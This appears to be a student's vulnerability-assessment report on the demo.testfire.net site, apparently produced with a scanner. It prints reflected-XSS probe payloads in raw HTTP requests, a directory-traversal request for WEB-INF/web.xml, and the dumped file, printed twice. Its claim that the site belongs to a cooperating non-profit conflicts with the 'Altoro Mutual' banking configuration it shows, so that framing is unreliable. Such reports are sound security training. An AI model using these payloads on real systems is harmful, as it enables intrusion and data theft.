

**Student Name:** MD. DIDARUL ALAM ALIF  
**Phone:** +8801976272523  
**LinkedIn:** <https://www.linkedin.com/in/didarul-alam-alif-613957254/>  
**Email:** [fbalif123@gmail.com](mailto:fbalif123@gmail.com)

## **Report Title**

# **Vulnerability Assessment and Penetration Testing for a Small Non-profit Organization**

---

**Target site:** <http://demo.testfire.net/>

**Server name:** Apache-Coyote/1.1

**Identified Technologies:** Java/J2EE, Java/J2EE

**Responsive:** Yes

**Tested on:** October 10, 2023

## Table of Contents

Introduction:.....	4
Objective:.....	4
Executive Summary:.....	5
Domain Information: .....	5
Scanning Information: .....	5
Scanning Indicator: .....	5
Severity of the site:.....	5
Impacts on the website:.....	7
Cross Site Scripting: .....	8
Impact of XSS: .....	8
Proof of finding vulnerability (XSS):.....	8
Affected items (Due to XSS): .....	8
Directory traversal: .....	12
Affected items (Due to Directory Traversal): .....	12
SQL injection:.....	29
Impact of SQLi:.....	29
Proof of finding vulnerability (SQLi): .....	30
Affected items (Due to SQLi): .....	30
Tests performed: .....	30
Unencrypted connection: .....	31
Impact of Unencrypted connection: .....	31
Affected items (Due to Unencrypted connection): .....	32
User credentials are sent in clear text: .....	32
Impact of User credentials are sent in clear text: .....	32
Affected items (Due to User credentials are sent in clear text):.....	32
Broken Link Hijacking: .....	33
Impact of Broken Link Hijacking: .....	33
Affected items (Due to Broken Link Hijacking):.....	33
Clickjacking: X-Frame-Options header:.....	34
Impact of Broken Link Hijacking: .....	34
Affected items (Due to Broken Link Hijacking):.....	34

Cookies with missing, inconsistent or contradictory properties: .....	36
Impact of Broken Link Hijacking: .....	36
Affected items (Due to Broken Link Hijacking):.....	36
Content Security Policy (CSP) not implemented: .....	37
Affected items (Due to Broken Link Hijacking):.....	37
No HTTP Redirection: .....	38
Affected items (Due to Broken Link Hijacking):.....	38
Password type input with auto-complete enabled:.....	39
Affected items (Due to Broken Link Hijacking):.....	39
Covered Item for Report: .....	40
Recommendation: .....	41
Security Recommendations:.....	41
Conclusion: .....	42
Significance of the Findings: .....	42
References:.....	42

## Introduction:

In an age where digital transformation is ubiquitous, the security of online assets is a paramount concern for organizations, regardless of their size or mission. Small non-profit organizations, dedicated to noble causes, often face the daunting challenge of securing their digital presence while working within constrained resources. To address these critical cybersecurity needs, we embarked on a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) project with a specific focus on the website "http://demo.testfire.net/," operated by a small non-profit organization.

This report encapsulates our commitment to bolstering the cybersecurity defences of small non-profits, recognizing their unique vulnerabilities and the vital nature of their missions. While "http://demo.testfire.net/" serves as the focal point of our testing, the insights gained transcend this singular website, providing valuable lessons for non-profit entities navigating the increasingly treacherous digital landscape.

Our VAPT project encompasses two primary objectives: the identification of vulnerabilities within the website and the formulation of actionable recommendations for mitigation. By proactively addressing these issues, we endeavour to empower small non-profit organizations, enabling them to pursue their essential work with confidence in an interconnected and risk-laden digital world.

In the subsequent sections, we will elaborate on our assessment methodology, present our findings, and furnish precise recommendations tailored to fortify the security posture of "http://demo.testfire.net/." This report represents not just a technical analysis but also a commitment to the preservation and advancement of the noble causes championed by small non-profits in an era where digital resilience is paramount.

We extend our gratitude to the organization behind "http://demo.testfire.net/" for their collaboration, as together, we endeavour to enhance digital security and safeguard the invaluable work of small non-profit organizations.

## Objective:

The primary objective of this report is to conduct a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) for the website "http://demo.testfire.net/," operated by a small non-profit organization. This assessment aims to identify potential vulnerabilities, weaknesses, and security gaps within the website's infrastructure, applications, and configurations. By conducting an in-depth analysis, we intend to provide actionable recommendations for remediation and mitigation strategies that are tailored to the unique challenges faced by small non-profit organizations. Ultimately, our goal is to enhance the overall cybersecurity posture of both the tested website and other small non-profits with similar digital security concerns, enabling them to continue their vital missions with confidence in an increasingly interconnected and threat-prone digital landscape.

### Executive Summary:

The report conducted a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) for a small non-profit organization's website, aiming to uncover vulnerabilities in its infrastructure and applications. High-severity issues, including directory traversal, were discovered, raising concerns about unauthorized access and data exposure. The report emphasizes the urgency of taking proactive measures and provides actionable recommendations for remediation. Its overarching objective is to fortify the cybersecurity of the tested website and similar non-profits, empowering them to pursue their missions securely in an interconnected and risk-laden digital landscape.

### Domain Information:

- Domain Name: http://demo.testfire.net/
- IP Address: [65.61.137.117]
- Registrant: [Rackspace Backbone Engineering]
- Registration Date: [2002-11-01]

### Scanning Information:

I have identified more than one high-severity category vulnerabilities. A malicious person may take advantage of these flaws to breach the backend database and/or vandalize the website.

#### Scanning Indicator:

Following color indicates the severity level of vulnerability of the site.




#### Severity of the site:

Severity	Vulnerabilities	Instances
High	3	8
Medium	2	2
Low	3	3
Informational	8	8
Total	16	21


## Informational

---




## Low Severity

---




## Medium Severity

---



















## High Severity

---



## Impacts on the website:

SEVERITY	IMPACT
 High	<b>6</b> Cross site scripting
 High	<b>1</b> Directory traversal
 High	<b>1</b> SQL injection
 Medium	<b>1</b> Unencrypted connection
 Medium	<b>1</b> User credentials are sent in clear text
 Low	<b>1</b> Broken Link Hijacking
 Low	<b>1</b> Clickjacking: X-Frame-Options header
 Low	<b>1</b> Cookies with missing, inconsistent or contradictory properties
 Informational	<b>1</b> Content Security Policy (CSP) not implemented
 Informational	<b>1</b> Content type is not specified
 Informational	<b>1</b> Insecure Referrer Policy
 Informational	<b>1</b> Javascript Source map detected
 Informational	<b>1</b> No HTTP Redirection
 Informational	<b>1</b> Outdated JavaScript libraries
 Informational	<b>1</b> Password type input with auto-complete enabled
 Informational	<b>1</b> Subresource Integrity (SRI) not implemented


## Cross Site Scripting:

Cross-Site Scripting (XSS) is a common type of web vulnerability that occurs when a web application doesn't properly validate or sanitize user-generated input before displaying it on a web page. This vulnerability allows an attacker to inject malicious scripts (usually JavaScript) into a web page, which can then be executed by other users who visit that page.

### Impact of XSS:

Cross-Site Scripting (XSS) vulnerabilities can have a significant impact, including theft of user data (e.g., credentials, cookies), session hijacking, malware distribution, website defacement, phishing attacks, data manipulation, and legal repercussions. XSS can compromise user privacy, damage an organization's reputation, and result in regulatory fines. It undermines trust in web applications and can lead to financial losses and resource consumption. Prevention measures like input validation, output encoding, and content security policies are critical to mitigate the potentially severe consequences of XSS attacks.

### Proof of finding vulnerability (XSS):



### Affected items (Due to XSS):

1. <http://demo.testfire.net/index.jsp>

**Severity: High**

**Recommendations:** Apply context-dependent encoding and/or validation to user input rendered on a page

**Details:** URL encoded GET input content was set to inside\_contact.htm<ScRiPt>jRZh(9494)</ScRiPt>



The input is reflected inside a text element:

```
GET /index.jsp?content=inside_contact.htm%3CScRiPt%20%0D%0A%3EjRZh (9494) %3C/ScRiPt%3E
HTTP/1.1

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive
```

1. <http://demo.testfire.net/search.jsp>

**Severity: High**

**Recommendations:** Apply context-dependent encoding and/or validation to user input rendered on a page

**Details:** URL encoded GET input query was set to the'"()&%<acx><ScRiPt>FFnl(9804)</ScRiPt>

The input is reflected inside a text element:

```
GET /search.jsp?query=the'%22()%26%25%3Cacx%3E%3CScRiPt%20%3EFFnl (9804) %3C/ScRiPt%3E
HTTP/1.1

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive
```

2. <http://demo.testfire.net/sendFeedback>

**Severity: High**

**Recommendations:** Apply context-dependent encoding and/or validation to user input rendered on a page

**Details:** URL encoded POST input email\_addr was set to  
sample@email.tst<WSC9LM>TUKRM[!+!]</WSC9LM>

The input is reflected inside a text element:

```
POST /sendFeedback HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 134

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive


cfile=comments.txt&comments=555&email_addr=sample%40email.tst<WSC9LM>TUKRM[!%2B!]</WSC9LM>&name=GoaCDtTd&subject=1&submit=%20Submit%20
```

3. <http://demo.testfire.net/sendFeedback>

**Severity: High**

**Recommendations:** Apply context-dependent encoding and/or validation to user input rendered on a page

**Details:** URL encoded POST input name was set to GoaCDtTd'')&%<acx><ScRiPt >4kJh(9125)  
</ScRiPt>

The input is reflected inside a text element:

```
POST /sendFeedback HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 150

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive


cfile=comments.txt&comments=555&email_addr=sample%40email.tst&name=GoaCDtTd'')
)%26%25<acx><ScRiPt%20>4kJh(9125)</ScRiPt>&subject=1&submit=%20Submit%20
```

4. <http://demo.testfire.net/util/serverStatusCheckService.jsp>

**Severity: High**

**Recommendations:** Apply context-dependent encoding and/or validation to user input rendered on a page

**Details:** URL encoded GET input HostName was set to AltoroMutual'')&%<acx><ScRiPt  
>eoKg(9481)</ScRiPt>

The input is reflected inside a text element:

```
GET /util/serverStatusCheckService.jsp?  
HostName=AltoroMutual'%22()%26%25%3Cacx%3E%3CScRiPt%20%3EeoKg(9481)%3C/ScRiPt%3E HTTP/1.1  
  
Referer: http://demo.testfire.net/  
  
Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558  
  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
  
Accept-Encoding: gzip,deflate  
  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/88.0.4298.0 Safari/537.36  
  
Host: demo.testfire.net  
  
Connection: Keep-alive
```

## Directory traversal:

Directory traversal, also known as path traversal or dot-dot-slash attack, is a cybersecurity vulnerability that occurs when an application or system allows a user to navigate and access files and directories outside the intended, legitimate directory structure. This vulnerability is exploited by manipulating input data to access sensitive files or directories, potentially leading to unauthorized access and exposure of confidential data.

In a directory traversal attack, the attacker typically employs special characters like ".." (dot-dot) to move up one or more directory levels in the file system. For example, if a web application fails to properly validate user input and allows unfiltered access to files or directories, an attacker can craft a request to navigate to higher-level directories and potentially access or manipulate files outside the application's scope.

The consequences of a successful directory traversal attack can be severe, including unauthorized access to sensitive files, data leaks, data manipulation, and even system compromise. Preventing directory traversal vulnerabilities requires robust input validation, proper access controls, and security best practices in web applications and file systems.

Affected items (Due to Directory Traversal):

1. <http://demo.testfire.net/util/serverStatusCheckService.jsp>

**Severity: High**

**Recommendations:** Your script should filter metacharacters from user input.

**Details:** URL encoded GET input content was set to ../WEB-INF/web.xml

File contents found:

```
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns
<display-name>Altoro Mutual</display-name>
<distributable/>
<error-page>
<error-code>404</error-code>
<location>/notfound.jsp</location>
</error-page>
<listener>
<listener-class>com.ibm.security.appscan.alaromutual.listener
</listener>
<filter>
<description>
</description>
<display-name>
AuthFilter</display-name>
<filter-name>AuthFilter</filter-name>
<filter-class>com.ibm.security.appscan.alaromutual.filter.AuthF
</filter>
<filter>
<description>
</description>
<display-name>
AdminFilter</display-name>
<filter-name>AdminFilter</filter-name>
<filter-class>com.ibm.security.appscan.alaromutual.filter.Admin
</filter>
```

```
<filter-mapping>
<filter-name>AuthFilter</filter-name>
<url-pattern>/bank/*</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter-mapping>
<filter-name>AuthFilter</filter-name>
<url-pattern>/admin/*</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter-mapping>
<filter-name>AdminFilter</filter-name>
<url-pattern>/adimn/*</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter-mapping>
<filter-name>AuthFilter</filter-name>
<url-pattern>/account.jsp</url-pattern>
<dispatcher>FORWARD</dispatcher>
```

```

<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<servlet>
<servlet-name>AltoroAPI</servlet-name>
<servlet-class>org.glassfish.jersey.servlet.ServletContainer</se
<init-param>
<param-name>javax.ws.rs.Application</param-name>
<param-value>com.ibm.security.appscan.altoromutual.api.AltoroA
</init-param>
<load-on-startup>1</load-on-startup>
</servlet>
<servlet>
<description>
</description>
<display-name>
RedirectServlet</display-name>
<servlet-name>RedirectServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Redire
</servlet>
<servlet>
<description>
</description>
<display-name>
LoginServlet</display-name>
<servlet-name>LoginServlet</servlet-name>

```

```
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.LoginS
</servlet>
<servlet>
<description>
</description>
<display-name>
AccountViewServlet</display-name>
<servlet-name>AccountViewServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Accoun
</servlet>
<servlet>
<description>
</description>
<display-name>
TransferServlet</display-name>
<servlet-name>TransferServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Transf
</servlet>
<servlet>
<description>
</description>
<display-name>
CCApplyServlet</display-name>
<servlet-name>CCApplyServlet</servlet-name>
<servlet-class>
```



```
com.ibm.security.appscan.altoromutual.servlet.CCAppl
</servlet>
<servlet>
<description>
</description>
<display-name>
SubscribeServlet</display-name>
<servlet-name>SubscribeServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Subscr
</servlet>
<servlet>
<description>
</description>
<display-name>
FeedbackServlet</display-name>
<servlet-name>FeedbackServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Feedba
</servlet>
<servlet>
<description>
</description>
<display-name>AdminServlet</display-name>
<servlet-name>AdminServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.AdminS
</servlet>
```

```

<servlet>
<description>
</description>
<display-name>
AdminLoginServlet</display-name>
<servlet-name>AdminLoginServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.AdminL
</servlet>
<servlet>
<description>
</description>
<display-name>
SurveyServlet</display-name>
<servlet-name>SurveyServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Survey
</servlet>
<servlet-mapping>
<servlet-name>LoginServlet</servlet-name>
<url-pattern>/doLogin</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>LoginServlet</servlet-name>
<url-pattern>/logout.jsp</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AccountViewServlet</servlet-name>

```

```
<url-pattern>/bank/showAccount</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>TransferServlet</servlet-name>
<url-pattern>/bank/doTransfer</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AccountViewServlet</servlet-name>
<url-pattern>/bank/showTransactions</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>CCApplyServlet</servlet-name>
<url-pattern>/bank/ccApply</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>RedirectServlet</servlet-name>
<url-pattern>/default.aspx</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>RedirectServlet</servlet-name>
<url-pattern>/subscribe.aspx</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>SubscribeServlet</servlet-name>
<url-pattern>/doSubscribe</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>FeedbackServlet</servlet-name>
```

```
<url-pattern>/sendFeedback</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin/addAccount</url-pattern>
</servlet-mapping>
```

### Proof of Exploit

#### File - WEB-INF/web.xml

```
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin/changePassword</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin/addUser</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminLoginServlet</servlet-name>
<url-pattern>/admin/doAdminLogin</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>SurveyServlet</servlet-name>
<url-pattern>/static/doSurvey</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>jsp</servlet-name>
<url-pattern>*.jspx</url-pattern>
<url-pattern>*.jsp</url-pattern>
```

```
</servlet-mapping>
<welcome-file-list>
<welcome-file>index.jsp</welcome-file>
</welcome-file-list>
</web-app>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns
<display-name>Altoro Mutual</display-name>
<distributable/>
<error-page>
<error-code>404</error-code>
<location>/notfound.jsp</location>
</error-page>
<listener>
<listener-class>com.ibm.security.appscan.altoromutual.listener
</listener>
<filter>
<description>
</description>
<display-name>
AuthFilter</display-name>
<filter-name>AuthFilter</filter-name>
<filter-class>com.ibm.security.appscan.altoromutual.filter.AuthF
</filter>
<filter>
<description>
</description>
<display-name>
AdminFilter</display-name>
```

```

<filter-name>AdminFilter</filter-name>
<filter-class>com.ibm.security.appscan.altoromutual.filter.Admin
</filter>
<filter-mapping>
<filter-name>AuthFilter</filter-name>
<url-pattern>/bank/*</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter-mapping>
<filter-name>AuthFilter</filter-name>
<url-pattern>/admin/*</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter-mapping>
<filter-name>AdminFilter</filter-name>
<url-pattern>/adimn/*</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter-mapping>

```

```

<filter-name>AuthFilter</filter-name>
<url-pattern>/account.jsp</url-pattern>
<dispatcher>FORWARD</dispatcher>
<dispatcher>INCLUDE</dispatcher>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>
<servlet>
<servlet-name>AltoroAPI</servlet-name>
<servlet-class>org.glassfish.jersey.servlet.ServletContainer</se
<init-param>
<param-name>javax.ws.rs.Application</param-name>
<param-value>com.ibm.security.appscan.altoromutual.api.AltoroA
</init-param>
<load-on-startup>1</load-on-startup>
</servlet>
<servlet>
<description>
</description>
<display-name>
RedirectServlet</display-name>
<servlet-name>RedirectServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Redire
</servlet>
<servlet>
<description>
</description>

```

```
<display-name>
LoginServlet</display-name>
<servlet-name>LoginServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.LoginS
</servlet>
<servlet>
<description>
</description>
<display-name>
AccountViewServlet</display-name>
<servlet-name>AccountViewServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Accoun
</servlet>
<servlet>
<description>
</description>
<display-name>
TransferServlet</display-name>
<servlet-name>TransferServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Transf
</servlet>
<servlet>
<description>
</description>
<display-name>
```



```
CCApplyServlet</display-name>
<servlet-name>CCApplyServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.CCAppl
</servlet>
<servlet>
<description>
</description>
<display-name>
SubscribeServlet</display-name>
<servlet-name>SubscribeServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Subscr
</servlet>
<servlet>
<description>
</description>
<display-name>
FeedbackServlet</display-name>
<servlet-name>FeedbackServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Feedba
</servlet>
<servlet>
<description>
</description>
<display-name>
AdminServlet</display-name>
```

```
<servlet-name>AdminServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.AdminS
</servlet>
<servlet>
<description>
</description>
<display-name>
AdminLoginServlet</display-name>
<servlet-name>AdminLoginServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.AdminL
</servlet>
<servlet>
<description>
</description>
<display-name>
SurveyServlet</display-name>
<servlet-name>SurveyServlet</servlet-name>
<servlet-class>
com.ibm.security.appscan.altoromutual.servlet.Survey
</servlet>
<servlet-mapping>
<servlet-name>LoginServlet</servlet-name>
<url-pattern>/doLogin</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>LoginServlet</servlet-name>
```

```
<url-pattern>/logout.jsp</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AccountViewServlet</servlet-name>
<url-pattern>/bank/showAccount</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>TransferServlet</servlet-name>
<url-pattern>/bank/doTransfer</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AccountViewServlet</servlet-name>
<url-pattern>/bank/showTransactions</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>CCApplyServlet</servlet-name>
<url-pattern>/bank/ccApply</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>RedirectServlet</servlet-name>
<url-pattern>/default.aspx</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>RedirectServlet</servlet-name>
<url-pattern>/subscribe.aspx</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>SubscribeServlet</servlet-name>
```

```
<url-pattern>/doSubscribe</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>FeedbackServlet</servlet-name>
<url-pattern>/sendFeedback</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin/addAccount</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin/changePassword</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminServlet</servlet-name>
<url-pattern>/admin/addUser</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>AdminLoginServlet</servlet-name>
<url-pattern>/admin/doAdminLogin</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>SurveyServlet</servlet-name>
<url-pattern>/static/doSurvey</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>jsp</servlet-name>
```

```
<url-pattern>*.jspx</url-pattern>
```

```
<url-pattern>*.jsp</url-pattern>
```

```
</servlet-mapping>
```

```
<welcome-file-list>
```

```
<welcome-file>index.jsp</welcome-file>
```

```
</welcome-file-list>
```

```
</web-app>
```

```
GET /index.jsp?content=../WEB-INF/web.xml HTTP/1.1
```

```
Referer: http://demo.testfire.net/
```

```
Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Encoding: gzip,deflate
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36
```

```
Host: demo.testfire.net
```

```
Connection: Keep-alive
```


## SQL injection:

